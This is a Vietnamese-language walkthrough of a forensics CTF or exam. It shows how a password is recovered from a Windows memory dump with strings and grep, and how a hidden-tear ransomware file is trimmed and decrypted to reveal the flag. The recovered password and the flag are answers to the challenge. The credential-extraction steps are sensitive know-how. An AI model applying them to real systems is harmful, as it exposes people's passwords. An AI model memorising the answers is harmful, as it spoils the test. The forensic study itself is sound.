USERDOMAIN=WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
\Device\NetBT_Tcpip_{7F5B9219-B869-4AEA-84AF-CC6E4C2486FA}WIN-LO6FAF3DTFEWORKGROUP
\Device\NetbiosSmbWIN-LO6FAF3DTFEWORKGROUP
\Device\NetbiosSmbWIN-LO6FAF3DTFEWORKGROUP
\Device\NetbiosSmbWIN-LO6FAF3DTFEWORKGROUP
\Device\NetbiosSmbWIN-LO6FAF3DTFEWORKGROUP
WIN-LO6FAF3DTFE
\Device\NetBT_Tcpip_{7F5B9219-B869-4AEA-84AF-CC6E4C2486FA}WIN-LO6FAF3DTFEWORKGROUP
WIN-LO6FAF3DTFE

```

Ta thấy có nhiều giá trị lặp lại, để cho đẹp và filter bớt ta dùng sort và uniq.

```

(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ strings -e l 3720.dmp | grep -i "WIN-LO6FAF3DTFE" | sort | uniq | wc -l
29

```

Ok ! Chứng này khá ổn. Ta thử xem dữ liệu được xuất ra.

```

User32 NegotiateWIN-LO6FAF3DTFE
userdomain=WIN-LO6FAF3DTFE
USERDOMAIN=WIN-LO6FAF3DTFE
USERNAME=WIN-LO6FAF3DTFE$
\\WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE$
WIN-LO6FAF3DTFE$WORKGROUP
WIN-LO6FAF3DTFEE
WIN-LO6FAF3DTFE\Rick
WIN-LO6FAF3DTFE-Rick aDOBofVYUNVNmp7
WORKGROUP\WIN-LO6FAF3DTFE$

```

Ta thấy ở dòng kế cuối có format giống như khi reversing trên IDA. Vậy password là **aDOBofVYUNVNmp7**.

Thi thực hành cuối kì

- ❖ Trích xuất mật khẩu từ bộ nhớ, xem khả năng dùng mật khẩu này để giải mã file (do ransomware mã hóa).

Mình lấy lại file đã được extract data từ file **Flag.txt** bên ngoài **Desktop** ở trên. Như ta biết file này đã bị mã hóa. Ta dùng xxd xem thử:

```
(virus㉿kali)-[~/Downloads/volatility_2.6_lin64_standalone]
$ xxd file.None.0xfffffa801b0532e0.dat
00000000: 7be6 2456 9e5c 0fef 8e43 28f7 e4c5 83ff {.$V.\... C(.....
00000010: 6c31 d7e6 1cda ea54 cf72 ddd6 ec7e b07b l1...T.r ... ~.{...
00000020: c68d d0a8 ccc2 ce6e 3eee 0347 c10b b3e8 .....n> ..G....
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 .MAIL.COM.BLOG...
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

Chỉ có **48 byte** đầu là có nội dung, còn lại là **padding**. Ta thử xem mình phải decrypt theo thuật toán nào. Sau khi google một hồi thì bài này chủ yếu sau quanh từ khóa **hidden_tear**, mình thấy có repository này có liên quan đến ransomware và cả thuật toán giải mã [golate/hidden-tear: ransomware open-sources \(github.com\)](#). Ứng dụng được viết bằng **C# .NET** vậy nên mình sẽ lấy file thực thi trình giải mã decryptor ở đường dẫn sau:

The screenshot shows a GitHub repository interface for the 'hidden-tear-decrypter' project. The repository was created by 'utkusen' on August 16, 2015. It contains several files related to the decryption process:

File	Description	Time	Size
hidden-tear-decrypter.exe	first commit	7 years ago	213.5 KB
hidden-tear-decrypter.config	first commit	7 years ago	187 B
hidden-tear-decrypter.pdb	first commit	7 years ago	23.5 KB
hidden-tear-decrypter.vshost.exe	first commit	7 years ago	22.63 KB
hidden-tear-decrypter.vshost.exe.config	first commit	7 years ago	187 B
hidden-tear-decrypter.vshost.exe.manifest	first commit	7 years ago	490 B

Tải file **exe** về. Giờ mình phải xóa hết padding đằng sau vì có thể bị ảnh hưởng khi decrypt. Dùng lệnh dd


```
dd bs=1 count=48 if=file.None.0xfffffa801b0532e0.dat of=no-pad.txt
```

- bs = 1 : thao tác trên từng byte, tránh bị multi-byte decoding
- count =48 : lấy 48 byte block
- if: file lấy vào thay vì lấy từ stream input STDIN
- of: file xuất ra thay vì đưa ra màn hình STDOUT.


Bây giờ ta sẽ giải mã, với decryptor ở trên. Lưu ý đổi extension của file thành **.locked** trước khi giải mã. Nhưng mà vì một số sự cố gì đó mà giải mã xong file vẫn như vậy. Mình tiếp tục mò tìm cái decryptor của thằng **hidden-tear** thì có trang sau : [Downloading Hidden Tear Decrypter \(bleepingcomputer.com\)](#)

Để các tham số giá trị như sau:

Thi thực hành cuối kì



Directory trả đến nơi chứa các file lock, ở đây có thể thấy là đường dẫn ở **D:** và file được decrypt là **hello.txt.locked** và file output thành công là **hello.txt**. Mở file lên thì thấy flag:



Flag: CTF{Im_Th@_B3S7_RicK_0f_Th3m_4ll}